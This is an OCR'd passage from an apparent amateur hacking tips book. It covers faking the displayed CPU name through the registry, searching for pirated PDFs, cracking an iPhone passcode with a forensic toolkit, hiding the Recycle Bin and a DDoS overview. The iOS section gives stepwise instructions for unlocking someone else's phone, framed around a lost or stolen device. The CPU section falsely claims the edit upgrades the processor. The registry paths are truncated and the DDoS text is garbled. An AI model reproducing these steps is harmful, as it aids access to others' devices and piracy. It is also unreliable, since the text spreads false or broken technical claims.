


Then give a single click to “0” folder present under “central processor”.
And then you will see that in the right part of the regedit window there appear a lot of options. This is called as STRINGS.
Search for the “processor name string” among those strings.




Open the processor name string giving a double click on it. A dialogue box will open


after you.
In the “value data” text box it is written what your computer’s processor actually is.




I am using “Pentium(R) Dual-Core CPU T4500 @ 2.30GHz” as written in the value data.
Now delete those texts and write your own text replacing them.
Such as you can write”Intel(R)Core i7CPU T9500 @ 2.30GHz” and click on “ok” option.



Now close the registry editor and let’s checkif it is working or not. For checking it, you have to check the properties of your computer.
For checking it, just give a right click on my computer icon and click on the “properties” option which is the last option of the dialogue box.



The system properties of your computer are shown after you.



Yuppie! As you have seen in the processor name it will be as expected.
Now your processor is turned into i7.

And now you can say with proud that YOU HAVE A CORE i7 PROCESSOR.

GOOGLE

HOW TO MAKE YOUR GOOGLE SEARCHS EFFECTIVE

In this article we are going to learn how to make our Google searches effective. If we have to find anything on Google we use to open the Google website and start searching like if you want to download any book on Google you use to write like this “fifty shades of grey for free”. And you will find a huge amount of results on Google like 753286543567 results in 0.43 seconds and will make you difficult to find the exact working download link of that book.

You can take some very simple steps to reduce your Google searches results.
Let’s assume we have to download the same book as above mentioned.
If you use to write in the following way it will reduce your Google searches and make it simple to find the exact download link. Write in this way in the Google searches:
You have to write your searches under double quotes.
Like: - “fifty shades of grey.pdf”
Note: - don’t forget to apply the extension “.pdf”

Second method: - using “GOOGLE HACKS” You can also use an application name as “Google hacks”. It is easily available on the net and you can download it easily by Google searches.

This application also helps you a lot in performing effective searches. 

iOS PASSWORD CRACKING


IOS PASSWORD CRACKING

Now these days'people generallyuse 4-digit pin to secure their phone. A mobile device gets lost or stolen and all the person recovering it has to do is try some basic number combinations such as 1234, 1212, or 0000.and soon the will be unlocked.

Let's see how to crack your ios password:
1. For the first step you have to plug you iPhone or computer into device firmware upgrade mode i.e. DFU mode:

To enter DFU mode, simply power the device off, hold down the Home button (bottom center) and sleep button (upper corner) at the same time for 10 seconds, and continue holding down the Home button for another 10 seconds. The mobile device screen goes blank.


2. after putting your phone into DFU mode you need to Load the iOS Forensic Toolkit for this you need to insert your USB license dongle into your computer and running Tookit.cmd:



3.After that the work is to do is to load the iOS Forensic Toolkit Ram disk onto the mobile device by selecting option 2 LOAD RAMDISK:When you loaded the RAMDISK code it allows your computer to communicate with the mobile device and run the tools which are needed for cracking the password (among other things).


4. Now you need to select the iOS device type/model that is connected to your computer, as shown in Figure:

I don't have iphone 6 with me now so; I have selected option 14 because I have an iPhone 4 with GSM.




After that you see the toolkit which is connecting to the device and it confirms a successful load, as shown in Figure:

Also you will see the Elcomsoft logo in the middle of your mobile device's screen ……I think it looks pretty:



6. Now if you want to crack the device's password/PIN, you have to simply select the option 6 GET PASSCODE on the main menu:

iOS Forensic Toolkit will prompt you to save the passcode to a file. For saving the passcode simply; you can press Enter to accept the default of passcode.txt. The cracking process will commence and, with any luck, the passcode will be found and displayed after you as shown in Figure:



So, having no password for phones and tablets is bad, and a 4-digit PIN such as this is also not much better choice.
So be aware about the attacks! Get up-users-getup it's time to be secured.
You can also use iOS Forensic Toolkit to copy files and even crack the key chains to uncover the password that protects the device's backups in iTunes (option 5 GET KEYS).

PREVENTION:
For the prevention from being hacked you can refer to the chapter "PASSWORD CREATING POLICIES".

HIDE YOUR RECYCLE BIN

HACK TO HIDE THE RECYCLE BIN

Sometimes when you just try to modify the windows GUI or even you use to install any theme for your windows sometimes you find that the recycle bin icon remains not modified and destroys the beauty of your modification.


So in this article we are going to learn that how to delete the RECYCLE BIN by hacking registry.

For deleting the recycle bin you need to open the registry editor of your computer.
I think now after reading the above sections you are familiar with the “registry editor”.
So go through the registry editor and follow the given path.

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVe

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVe 00AA00 2F954E}

When you finally opened the last path, you will see the default string of recycle bin is defined.
Now DELETE that string and restart your computer.
You will find that recycle bin is deleted.
I am attaching a screenshot for your ease.



By finalizing all steps don’t forget to restart your computer.
It will work only on the restart.

HOW BOTNET DDoS ATTACK WORKS…

DDoS Attack?

DDoS stands for “Distributed Denial of Service.” A DDoS attack is also a malicious conceive to produce a server or a network resource inaccessible to users, normally by quickly officious with or suspending the administrations of a host related to the net. In contrast to a Denial of Service (DoS) attack, inside that one computer and one internet association is used to flood targeted resource with packets, a DDoS attack uses many computers and lots of internet connections. DDoS attacks is loosely divided into three different types. The first, Application Layer DDoS Attacks embrace Slowloris, Zero-day DDoS attacks, DDoS attacks that consider Apache, Windows or OpenBSD vulnerabilities and extra. Comprised of Seemingly legitimate and innocent requests, the goal of these attacks is to crash the net server, and additionally the magnitude is measured in Requests per second. The second kind of DDoS attack, Protocol DDoS Attacks, along with SYN floods, fragmented packet attacks, Ping of Death, Smurf DDoS and extra. This sort of attack consumes actual server resources, or those of intermediate facility, like firewalls and load balancers, and is measured in Packets per second. The third kind of DDoS attack is usually thought-about to most dangerous. Volume-based DDoS Attacks embrace UDP floods, ICMP floods, and different spoofedpacket floods. The volume-based attack’s goal is to saturate the information measure of the attacked web site, and magnitude is measured in Bits per second.

Botnet?

